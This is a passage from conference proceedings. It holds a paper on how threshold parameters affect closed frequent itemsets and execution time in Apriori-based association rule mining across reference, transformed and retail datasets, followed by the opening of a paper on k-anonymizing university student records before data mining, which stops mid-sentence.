Current information systems store large quantities of transactional data. This data is often summarized and further analyzed in an aggregated form. However, analysis of raw transactional data at the lowest level can offer different insights into the data. These insights mainly refer to relationships between specific transactional elements. The data mining method developed to explore this specific type of data is association rules generation. This method is very resource-intensive and thus often accompanied with long execution time – especially if the threshold parameters are set too low. In this case very large number of rules is generated, with many of them redundant or uninteresting. Alternatively, if the threshold parameters are set too high, the generation of rules will be finished in short time, but only a small number of rules will be produced, if any, and will most probably express some facts previously known to the business analysts.

The most resource-intensive step in association rules generation is finding closed frequent itemsets (CFIs, definition given in Section III). The number of CFIs determines the total execution time of the final model generation. Knowledge about the relationship between the number of frequent itemsets and the threshold parameters can be a useful guidance for the analysts to ensure acceptable execution times and satisfactory results, especially if coupled with domain knowledge and specificities of similar datasets. The concerned relationship depends on various factors such as: data domain and inherent relationships between the elements, number of transactions, number of available items, average number of items per transaction etc. Some other measureable statistics of observed dataset could also be of importance (such as mode, median, etc.).

In order to investigate the problem from different perspectives, we used various natively transactional datasets: a small referential dataset and a collection of datasets extracted from a large real-life database concerning sales, courtesy of a major Croatian retailer. The extracted datasets present elements across different hierarchical levels of categorization, so that the analyst can observe the behavior of threshold parameter settings in different scenarios. The conclusions drawn from our experiments can serve as guidance for choosing most promising hierarchical level for exploration as well as setting up threshold parameters.

We also considered possible appliance of the developed concepts on other types of data. Non-transactional data can be adapted into a transactional form before conducting the analysis, which may enable new insights into the dependencies between the observed objects or the variables connected to them.

There are also additional parameters that could be set up by analysts which affect the finally presented association rules. The most commonly used parameters are *confidence* and *lift*. When considering relationships between pairs of elements, it is interesting to see how many of them are filtered out by combinations of support and lift or support and confidence. The resulting graphs presenting the number of unfiltered association rules are useful for drawing certain generic conclusions that can be applied across various datasets.

Our analysis was conducted using the Apriori algorithm [10] implemented through a Python program module. It enabled us to control all steps in rule generation process, measure the execution time and the total number of CFIs resulting from different support threshold settings.

It also enabled us to further investigate the filtering of two-element rules using different filter combinations.

The paper is structured as follows: Section II presents the related work on the subject. Section III gives important definitions and explains the used terminology. In Section IV, the solution framework for analysis is introduced. Sections V and VI present the details of our experiments and discuss their results. Finally, in Section VII a conclusion is given.

II. RELATED WORK

The natural method intended for transactional data examination is association rules generation firstly presented in [1]. One of the problems regarding it is the fact that it is very resource-demanding and dependent on threshold parameters. The best-known algorithm for finding CFIs is the Apriori algorithm. There are many papers concentrated on finding more effective algorithms ([2], [3], [4], [5]) but no significant improvements have been achieved. Recently, the focus has been put on finding rules that would be significant and new to the analysts ([6], [7], [8]). Still, setting up parameters is not an easy task. This paper is focused on examination of various datasets characteristics that strongly affect the process and the final model of association rules generation. The strategy of setting up the threshold parameters should be guided by these examined characteristics.

Association rules generation can also be used for examination of data which is not originally transactional. Transformation to required form can reveal new cognitions about relationships between variable values [9]. It is useful to explore properties of this specific type of transformed data which expose an extreme case of investigated relationships.

The basic steps of the Apriori algorithm are presented in [10]. The most resource-intensive step is the generation of multi-element frequent itemsets (e.g. containing *M* elements) which are formed by combining of already identified frequent itemsets (FI) containing *M-1* elements. Here, the notion that FI cannot be frequent if not all of its subsets are frequent is used to eliminate certain FIs from further examination. This is the basic Apriori property which speeds up the entire process.

Finally, to the best of our knowledge, there is currently no other research dealing with the interdependence between the number of closed frequent collections containing a specific number of elements and varied threshold parameters (especially when two threshold parameters are tweaked in conjunction).

III. IMPORTANT TERMS AND DEFINITIONS

This section provides definitions and explanations of the terms used later in this paper.

Let I be a set of possible elements found in transaction: $I = \{I_1, I_2,...I_n\}$. **Transaction** $t \subseteq I$ is a record of a business event modeled as a set of elements and stored in the input dataset D. **Itemset** $A \subseteq I$ is a set of elements from I used by the data mining process and possibly provided as part of its results. **Support** of the itemset A (*supp(A)*, *s*(*A*)) is a proportion of transactions in D which contain A. Absolute support (*AbsSupp*(*A*)) is the number of transactions in D which contain A. Itemset A is a **superset** of itemset B if $B \subseteq A$. B can be referred to as a **subset** of A.

An **itemset is frequent** if its support is larger than the proposed minimal support on given dataset. An **itemset is closed** if no superset of it exists with the same support on the given dataset. The existence of itemsets that are not closed is implied by appearance of their supersets. That is why the main issue in the analysis of transactional data is finding the **closed frequent itemsets (CFIs)** – itemsets that are both closed and frequent.

Based on certain multi-element CFIs, different association rules can be produced. Association rules appear in the form A⇒B, accompanied with certain parameters. A and B may consist of one or more transaction elements, and A and B together form one CFI ((A∪B)∈ $\mathcal{CFI}$, where $\mathcal{CFI}$ is set of all CFIs with a certain support threshold).

Confidence (c) indicates the probability of an element appearing on the right side of the rule if the left side of the rule is present in the transaction:

$$c(A \Rightarrow B) = \frac{s(A,B)}{s(A)} \quad (1)$$

Confidence evaluates to a number contained in the interval [0, 1]. As opposed to support, however, this is an asymmetrical measure, meaning that the order of attributes is important and that different orderings can produce different values.

Lift (L) is a measure used in association rules generation which implies the strength of the relationship between two elements as opposed to those elements being together in a transaction by random chance:

$$L(A \Rightarrow B) = \frac{c(A \Rightarrow B)}{s(B)} = \frac{s(A,B)}{s(A)s(B)} \quad (2)$$

Lift is a symmetrical measure with preferred values being larger than 1.

The final set of rules depends directly on the number of CFIs. All possible rules that could be formed on the basis of found CFIs are tested to conform to confidence or/and lift threshold parameters. The final model of association rules is consisted of all rules that comply with those parameters.

IV. SOLUTION FRAMEWORK

In order to be able to analyze the characteristics of various datasets our research included development of software application. With regards to the overall functional requirements, our application needed to perform the following:

- interpret and/or adequately transform transactional input data
- prepare foundation models for storing and manipulating frequent datasets (collections)
- implement the Apriori algorithm to mine frequent datasets

- organize the mined datasets in a structure which would facilitate further calculations and manipulations
- allow the input of additional threshold parameters and perform analysis over mined datasets with regards to the effect of said thresholds
- present the overall results in a readable, rapidly interpretable way using tables and graphs

We initially developed data preparation scripts able to pull data out of various sources and convert them to the standardized tab-delimited format. Next we modeled software representations of transactions and collections, with corresponding structures for storing and manipulation. For this, as well as the subsequent data mining and analysis routines, we chose the Python programming language, since it suits the rapid development requirements and also allows easy integration with the open source Orange data mining tool, also developed in Python. In order to enable easy result interpretation, the implementation tool exports the results as text files in tabular form, accompanied by appropriate statements used by the Mathematica software which allows instant representation of results in 2D and 3D graph form.

Object representations of the input data were named Transaction and Collection. Transaction is basically a binary vector (or list) corresponding to one of the rows in the input data. Collection is a subclass of Transaction, and it represents one of the ultimately mined frequent datasets. It is expanded with some additional numeric parameters (such as support). Transactions are bundled inside a TransactionSet, which, aside from being a container for transactions, also stores attribute names, original filename etc. Collections, on the other hand, are placed inside a LayeredCollectionSet – a structure that houses but also organizes mined frequent collections based on their support, number of attributes etc.

CollectionSetFactory is the main module for converting input data into TransactionSets and, subsequently, LayeredCollectionSets. It implements the Apriori algorithm but also a number of extra functionalities which calculate additional numerical parameters for the set. It allows caching of already processed datasets to avoid unnecessary repeated analyses and even enables internal linkage of collections with custom-typed links, which can be used to superimpose additional organizational structures over the mined collections. Finally, Threshold Analysis Module uses the LayeredCollectionSet to perform additional analysis described in Section VI. As a result, it produces tables in textual form as well as prepared statements for the Mathematica tool.

Figure 1 presents the developed software tool from the perspective of process execution flow, together with all the implemented components.Our implementation also enabled us to analyze time consumption, which depends mainly on the support threshold parameter affecting the final number of CFIs (dependencies are presented through graphs in Section V).

The application was operating on a PC with the following characteristics: Intel® Core™ i3 CPU running at 3.07 GHz, with 4.00 GB of RAM and with Windows®7 Professional installation (32-bit operating system). Although this machine is rather suboptimal concerning the expected performance of data mining analysis hardware, the required analysis has been done successfully and within reasonable time.

V. DEPENDENCY OF CFI NUMBER ON SUPPORT THRESHOLD

The interdependency between number of CFIs and support threshold parameter is a characteristic of every dataset. It depends on relationships between transactional elements, data domain and semantics. Taking market basket analysis for example, it can be stated that combinations of transaction elements can be a consequence of customer habits, season, weather, various customers' characteristics, but also specific store offerings, product characteristics and so on. However, examination of various datasets revealed that regardless of dataset specifics and origin, lowering the support threshold commonly results in an explosion of the total number of CFIs. An immediate consequence of this is a drastic increase in execution time and resource requirements.

In order to show an interdependency between support, execution time and the number of CFIs, a real-life dataset describing the appearance of certain category members in transactions was chosen (a detailed description of this dataset is given in subsection C). Graph presented in Figure 2 shows how lowering the absolute support value




Figure 1. Architecture of developed tool

results in a rapid increase of total CFIs, especially when support is set lower than a certain threshold (this brink actually depends on the dataset at hand, in this case 30 transactions is the approximate value at which the number of CFIs explodes). Plotting the interdependency between execution time and support would result in an almost identical graph. In order to gain a better view of relationship between execution time and number of CFIs, the correlation of these two variables is shown in graph in Figure 3. As expected, these two variables exhibit an almost linear interdependency. In other words, execution time is directly affected by the number of gained number of CFIs at a certain support threshold. Specific coordinates in Figure 2 (represented as dots) correspond to the CFIs represented by coordinates in Figure 3, resulting in a high density of measured values for the absolute support threshold higher than 50 transactions.

The dependency between the number of CFIs and the minimal support threshold is further investigated in the following subsections. Each subsection is dedicated to specific dataset.




Figure 2. Relationship between number of CFIs and minimal absolute support threshold – real-life retail dataset




Figure 3. Relationship between execution time and number of CFIs

A. *Referential dataset analysis*

The first analysis was conducted on a small, realistic, natively transactional dataset describing purchases of computer equipment. Dataset is called *Computer shop* dataset and is available as one of the test datasets for the *Oracle 11g Database Management System*. Some earlier research regarding tree structure formations over this dataset is presented in [11] and [12]. *Computer Shop* dataset contains 940 transactions and 14 transaction elements. Each transaction is a record of a purchase in a shop dealing with electronic equipment. Average number of elements per transaction is 2.98, and the most frequent element appears in 32% of transactions.

The density of this transaction dataset is relatively high, meaning that each transaction holds a large proportion of available elements. Eleven elements show up in more than 18% of all transactions. Furthermore, the total number of elements and transactions isn't too large which allows for acceptable execution times even with low support thresholds. Lowering the support threshold from 9% to 1% causes a ten-fold increase in the total number of CFIs (at the minimal support of 9.38% the total number of CFIs is 21, while 1.25% results in 235 CFIs).

The behavior of 2-element CFIs is perhaps the most interesting, since their number is pretty stable from 5% support threshold downwards (Figure 4). If the analyst is interested in relationships between pairs of elements, 5% represents a threshold under which no further benefits are gained. On the other hand, the number of collections with three or more elements is rising steadily at a nearly exponential rate as the support threshold is lowered – at lower values more and more subtle relationships are constantly being revealed, at the cost of execution time and final model presentation clarity.




Figure 4. Relationship between minimal support threshold and number of CFIs – Computer shop dataset

B. *Analysis of a non-natively transactional dataset*

In this subsection an analysis of the well-known car evaluation dataset [13] is given. It is intensely explored in evaluation of different predictive data mining methods and thus is suited to serve as an example of dataset not natively transactional. Dataset keeps data about 1728 cars described by 7 attributes, each having a domain containing several values (Table I). Attribute describing class will be treated the same as other attributes. Other attributes describe different car characteristics – such as price, maintenance cost etc. Transformation of the dataset to an appropriate transactional form is done by representing each attribute value as a separate attribute in the new transactional dataset. Consequently, for each car instance a new attribute was set to value *1* if in the original dataset the corresponding attribute was described by this value, and *0* otherwise. The final transactional dataset contains 1728 instances described by 25 attributes.

An inherent characteristic of this kind of dataset – i.e. a non-natively transactional dataset transformed in the described fashion – is its fixed density. Each row will contain the exact number of present elements as was the

TABLE I. ATTRIBUTES AND VALUES FOR CAR EVALUATION DATASET

Attribute	*Possible values*
Class variable	unacc, acc, good, vgood
buying	vhigh, high, med, low
maint	vhigh, high, med, low
doors	2, 3, 4, 5more
persons	2, 4, more
lug_boot	small, med, big
safety	low, med, high

number of attributes in the original dataset. In this case this density is 7/25=28%. This high density together with coverage of different car descriptions results in a vast number of CFIs as the support threshold is lowered – lowering the support from 9% to 1.25% results in 23 times more CFIs (from 75 to 1378). If the analyst chooses to use the minimal support value lower than 10%, he must use additional stronger filtering mechanisms such as confidence or lift to keep the results manageable.

A careful examination of 2-element itemsets reveals that relatively high support values already result in a large number of CFIs and that their number stays relatively stable with lowering the support threshold (Figure 5). For example, the minimal support of 6.25% results in 175 2-element CFIs, while lowering the minimal support to 1,25% generates 193 2-element CFIs. The total number of possible combinations is $\binom{25}{2} - 4 \cdot \binom{4}{2} - 3 \cdot \binom{3}{2} = 267$, which means that a significant portion of all combinations has been covered. This is especially true when taking into consideration that the mentioned number of 2-element CFIs does not include those (which are contained in larger CFIs which mask them by having the same support, as is the property of closed collections).




Figure 5. Relationship between minimal support threshold and number of CFIs – Car evaluation dataset

What is also specific for this dataset is a sudden increase in the number of 5-element CFIs with low support values – over 150 CFIs has exactly the same absolute support value of 12. This indicates that the dataset is most likely artificially constructed to cover most scenarios and present a challenge for predictive analysis. Additional proof for this conclusion stems from the fact that counting the exact support of certain maximal CFIs result in a repeated appearance of same numbers.

C. *Real-life dataset analysis with presentation of elements on different levels of categorization*

Analysis of different datasets extracted from the real life database enabled interesting and applicable conclusions. Data about 73009 transactions were available, which referred to 19893 different products. There were 1368 product categories organized in 4 hierarchical layers. Multiple analyses were conducted, out of which one will be briefly discussed. This one concerns the subset of 29 lowest layer categories dealing with cosmetic products. The dataset depicted 23674 transactions. Each observed category held approximately 60 products.

A typical graph for the lowest level of categorization can be seen in Figure 6. Even though the number of transactions is significantly higher than in the previous datasets, the number of CFIs is noticeably lower even with using very low support values. Also, the lines are smoother, meaning that the number of CFIs changes more gradually and constantly with support lowering.




Figure 6. Relationship between execution time and number of CFIs – real-life retail dataset, 1st level of categorization

Apart from working with categories, we also prepared a dataset describing the products at the basic level. With that dataset, density was extremely low so supports had to be drastically lowered to get any interpretable results. We conclude that staying on the category level should be recommended since the research at that level tends to be more productive. The results are therefore easier to interpret and can be used as a basis for the decision making process.

VI. DEPENDENCY OF NUMBER OF TWO-ITEM ASSOCIATION RULES ON DIFFERENT THRESHOLDS

Observing just relationships between pairs of elements can also showcase certain characteristics of the dataset at hand. For this reason an analysis of the total number of two-element association rules in relation to pairs of threshold parameters was conducted. The most common combination of parameters is (support, confidence) or (support, lift). The results were plotted in 3D graphs, a sample of which can be seen in Figure 7 and Figure 8.

The graph in Figure 7 tied to the transformed dataset results in visible plateaus and emphasizes specific threshold values. The brinks on the graph are thresholds where large number of rules gets filtered out. Lift measure of 1.0 is particularly interesting, since at that value almost all rules are instantly being discarded. Using confidence, a very similar graph with sharp slopes is produced. This dataset exposes an extreme case of interconnections between transactional elements. Therefore, if an analyst is interested in two-element rules, he will gain very few of them by setting lift above 1. However, an analyst will probably also be interested in more complex rules, with

low support, high confidence and/or high lift, but care should be taken in order to avoid overfitting.

For the retail datasets, graphs of entirely different appearance are produced (Figure 8), with no plateaus and a constant but gradual change of the rule number. Still, the sharp edge of the graph means the support parameter needs to be lowered significantly to achieve a certain number of results. However, attention is needed in order to avoid an explosion due to the exponential nature of the support projection of the graph. The lift value should preferably be kept larger than 1.0 though, in concordance with the semantic interpretation of this particular measure. All researched real-life datasets presenting products at a specific categorization level expose similar characteristics.




Figure 7. Number of survived rules with varying support and lift thresholds – Car evaluation dataset




Figure 8. Number of survived rules with varying support and lift thresholds – retail, 1st level of categorization

VII. CONCLUSION

Transactional data plays an increasingly larger role in business decision making process. Today's analyses require methods which can be executed in real time and provide meaningful and rapidly interpretable results. This paper demonstrated the impact of the threshold parameter choice in association rules generation on the execution time and the resulting model, concerning its volume and the ease of its interpretation. These findings are generic in nature and can be easily applied on other datasets when the association rule generation method is used.

Additionally, in order to reveal other interesting properties of transactional datasets, different datasets with varying characteristics were analyzed – a referential transactional dataset, a dataset non-natively transactional but transformed into the transactional form, and – most importantly – a real-life retail transactional dataset. The choice of datasets covered broad scenarios that can be expected in association rules generation process. Specific results are expected to slightly vary from one natively transactional dataset to another. Future work will include discovering mathematical relationships between various dataset properties and the expected number of CFIs with varying support thresholds.

We can conclude that generally speaking, in order to properly leverage the impact of threshold parameters on the transactional data analysis, the analyst needs to have certain a priori knowledge about the dataset or at least its characteristics shared with similar datasets. Execution time needs to be kept acceptably low, while the number of CFIs should stay manageable to allow efficient interpretation. With real-life datasets, which are the true focus of this work, the analyst needs to adapt to the chosen level of categorization and to tweak the support threshold accordingly.

REFERENCES

[1] R. Agrawal, T. Imielinski, and A. Swami, "Mining association rules between sets of items in large databases" In Proceedings of the 1993 ACM SIGMOD international conference on Management of data, SIGMOD '93, pp. 207-216, New York, NY, USA, 1993

[2] R. Agrawal, H. Mannila, R. Srikant, H. Toivonen, and A. I. Verkamo, "Advances in knowledge discovery and data mining", pp. 307-328. American Association for Artificial Intelligence, Menlo Park, CA, USA, 1996

[3] J. Han, J. Pei, and Y. Yin, "Mining frequent patterns without candidate generation", In SIGMOD Conference '00, pp. 1-12, 2000

[4] J. Pei, J. Han, and R. Mao. Closet, "An efficient algorithm for mining frequent closed itemsets", In ACM SIGMOD Workshop on Research Issues in Data Mining and Knowledge Discovery'00, pages 21-30, 2000

[5] K. Gouda and M. J. Zaki. Genmax, "An efficient algorithm for mining maximal frequent itemsets", Data Min. Knowl. Discov., pages 223-242, 2005

[6] P.-N. Tan, V. Kumar, and J. Srivastava, "Selecting the right objective measure for association analysis", Inf. Syst., 29:293-313, June 2004

[7] M. J. Zaki, "Generating non-redundant association rules", In 6th ACM SIGKDD International Conference on Knowledge Discovery and Data Mining, Aug 2000

[8] G. I. Webb. Self-sufficient itemsets, "An approach to screening potentially interesting associations between items", ACM Transactions on Knowledge Discovery From Data, 4:1-20, 2010

[9] M. Vranić, "Designing concise representation of correlations among elements in transactional data", PhD thesis, FER, Zagreb, Croatia, 2011

[10] J. Han and M. Kamber, "Data mining: concepts and techniques", The Morgan Kaufmann series in data management systems, Elsevier, 2006

[11] M. Vranić, D. Pintar, and Z. Skočir, "Generation and analysis of tree structures based on association rules and hierarchical clustering", In Proceedings of the 2010. Fifth International Multi-conference on Computing in the Global Information Technology, ICCGI '10, pp. 48-53, IEEE Computer Society, Washington, DC, USA, 2010

[12] M. Vranić, D. Pintar, and D. Gamberger, "Adapting hierarchical clustering distance measures for improved presentation of relationships between transaction elements", Journal of Information and Organizational Sciences, vol. 36, No. 1, Varaždin, Croatia, 2012., in press.

[13] C.L.Blake and C.J.Merz, "UCI repository of machine learning databases", 1998. http://www.ics.edu/~mlearn/MLRepository.html accessed February 1st, 2012.

Effects of Data Anonymization on the Data Mining Results

Ines Buratović, Mario Miličević and Krunoslav Žubrinić
Department of Electrical Engineering and Computing - University of Dubrovnik
Ćira Carića 4, 20000 Dubrovnik, Croatia
E-mail: ines.buratovic@stud.unidu.hr, mario.milicevic@unidu.hr, krunoslav.zubrinic@unidu.hr

Abstract - This article examines the possibility of publication of students' data, such as secondary school success, state graduation exam scores and success during their first year of university study for analyses. In order to discover data patterns and relationships using data mining techniques, the data must be released in the form of original tuples, instead of pre-aggregated statistics. These records contain sensitive and even confidential personal information, which implies significant privacy concerns regarding the disclosure of such data. Removing explicit identifiers prior to data release cannot guarantee anonymity, since the datasets still contain information that can be used for linking the released records with publicly available collections that include students' identities. One of the privacy preserving techniques proposed in the literature is the *k*-anonymization. The process of anonymizing a data set usually involves generalizing data records and, consequently, it incurs loss of relevant information. In the primary research undertaken in the University of Dubrovnik's students' database the effect of anonymization has been measured by comparing the results of mining the original data set with the results of mining the altered data set to determine if it is possible to use anonymized data for research purposes.

I. INTRODUCTION

Privacy, as defined in [1], is the right of a person to determine which personal information about himself/ herself may be communicated to others. In the terms of data publishing, privacy is the right of a person or an entity to be secure from unauthorized disclosure of sensitive information. Sensitive information could be contained in an electronic repository, or can be derived as aggregate or complex information from data stored in an electronic repository.

Privacy preservation has become an important issue in many data mining applications. Traditionally, the data are published in the form of representative statistics, or pre-aggregated parts that others might be interested in. Data released in these forms lack flexibility as it cannot be used for data mining purposes. In order to discover data patterns and relationships using data mining techniques, the data must be released in the form of microdata, i.e., data in the original form of individual tuples. Obviously the release of microdata offers significant advantages in terms of information availability. However, the publication of microdata raises privacy concerns when published records contain sensitive or confidential information.

Croatian legal system settles data privacy with the *Law on the protection of data confidentiality* and the *Law on the protection of personal information*. Trade secret, as described in the *Law on the protection of data confidentiality* [2], is data defined as trade secret by law, other regulation or general act of a company, institution or other legal entities, which represent the manufacturing secret, the results of research or design work whose disclosure to an unauthorized person could have harmful effects on the person's economic interests. The *Law on protection of the personal information* [3] regulates the protection of individuals' personal data as well as supervision over collecting, processing and use of personal information in the Republic of Croatia. The purpose of the protection of personal information is the protection of private life and other basic human rights and freedoms during collecting, processing and using personal data.

According to the Croatian legislature [3], personal data are any information which refer to an identified person, or a person who can be identified directly or indirectly, based on one or more specific traits based on his or her physical, psychological, mental, economic, cultural or social identity. Personal information contained in the databases must be adequately protected from deliberate or accidental misuse, destroying, loss or unauthorized access or tampering. Persons with authority to manage databases containing personal information, as well as the database users, must take all possible technical, human resources and organizational actions in order to protect the databases from the described unwanted events, as well as from any other misuse. It is also necessary for the keepers of personal information to know and understand their obligations in terms of protecting confidentiality of this information.

Privacy preserving data mining [4] has been proposed as a paradigm of exercising data mining while protecting the privacy of individuals. To protect the privacy of the respondents to which the data refer, released records are usually "sanitized" by removing all explicit identifiers such as names, personal identification numbers, addresses, and phone numbers. Although apparently anonymous, the de-identified data may contain other data that often combine uniquely and can be linked to publicly available information to re-identify individuals. To avoid such linking attacks, while preserving the integrity of the released data, Samarati and Sweeney have proposed the concept of *k*-anonymity [5, 6].

A dataset is said to provide *k*-anonymity when the contained data do not allow the recipient to associate the released information to a set of individuals smaller than *k*, meaning that each record is indistinguishable from at least $k - 1$ other records within the dataset. Since it is highly impractical to make assumptions on which data are known to a potential attacker and can be used to identify respondents, *k*-anonymity requires that, in the released dataset, the respondents be indistinguishable (within a given set) with respect to the set of attributes, called quasi-identifier, that can be exploited for linking [7]. In other words, k-anonymity requires that if a combination of values of quasi-identifying attributes appears in the dataset, then it appears with at least *k* occurrences [8].

II. PROBLEM DEFINITION

Students enrolling in programs at the University of Dubrovnik come from different surroundings, and have diverse backgrounds and abilities. They have finished secondary education in various secondary schools, while having significantly diverse success. At the same time, in every generation at the University, there are several students who are unable to keep pace with the lectures and cannot achieve the learning outcomes of the curriculum.

Experience shows that factors like background knowledge, success in secondary school and social background, among others can influence academic success or failure. Discovering the patterns and regularities between these factors and academic success can be used to identify potentially unsuccessful future students already upon enrollment. These students could then be assisted and supported to approach university studies in a way that will increase their chances of success (e.g. additional tutoring, mentorship).

Dataset containing information about students' background and academic success should be disclosed for the analyses to the various departments at the University, and perhaps even outside the institution. To enable performing detailed analyses of the students' data, the data ought to be released in the form of original tuples. Meanwhile, the original dataset contains students' personal and confidential data; therefore its disclosure raises significant privacy concerns, and the dataset should be anonymized prior to the disclosure.

The given dataset consists of records for the students who enrolled in the University for the first time in the 2010/2011 academic year. It contains information on 255 students. Each student is described by 21 attributes.

In order to describe students' backgrounds and secondary school performances, several attributes are used in the dataset. For instance, their place of residence, finished secondary school, profession, secondary school GPA (*Grade Point Average*) and scores on state graduation exams (SGE) in general education subjects that student was taught during secondary school, i.e. the Croatian language, mathematics and a foreign language. For the description of student's academic success, attributes, such as first year GPA, earned credit points (*European Credit Transfer System* - ECTS) and number of passed courses in the first year, can be used.

Even without explicit identifiers such as student's name and student identification number, there are still attributes in the dataset that can be used in combination to identify certain students. E.g. place of residence, secondary school and scores on the state graduation exams combined can distinguish certain students, making them recognizable in the set.

III. EXPERIMENTAL RESULTS

A. Data anonymization

Two main techniques that have been proposed for enforcing *k*-anonymity on a dataset are generalization and suppression, both preserving the truthfulness of the data. The application of *k*-anonymity algorithms produces more general datasets that provide protection of the identities. While applying those algorithms it is important to minimize loss of precision and completeness, in order to keep data mining results as accurate as possible.

Ensuring *k*-anonymity of the students' data in the described dataset is done using the Samarati's algorithm. That algorithm uses generalization and tuple suppression over quasi-identifiers to find a *k*-minimal generalization that suppresses tuples. Data owner sets a maximum number of tuples that can be suppressed, and the algorithm computes a generalization that satisfies *k*-anonymity within that constraint. The proposal considers the application of generalization at the attribute (column) level and suppression at the tuple (row) level [7].

However, if the data contains a large number of attributes which may be considered quasi-identifiers, sometimes it becomes difficult to anonymize the data without an unacceptably high amount of information loss [9].

Among the attributes in given student dataset, the following were chosen as quasi-identifiers:

- place of residence (postal code),
- secondary school,
- age at enrollment,
- profession,
- secondary school GPA and
- scores on the state graduation exams.

Generalization hierarchies are determined for each of the quasi-identifiers. Generalization at the attribute level ensures that all values of an attribute belong to the same domain. However, as a result of the generalization process, the domain of an attribute can change. Note that, since the domain of an attribute can change and since generalized values can be used in place of more specific ones, it is important that all the domains in a generalization hierarchy be compatible [6].

Figure 1 shows an example on generalization hierarchy for postal code attribute. Postal codes can be generalized by dropping, at each generalization step, the least significant (rightmost) digit. Since majority of students at the University of Dubrovnik comes from Dubrovnik and Dalmatia area (postal codes starting with




Figure 1. An example on generalization hierarchy for postal code

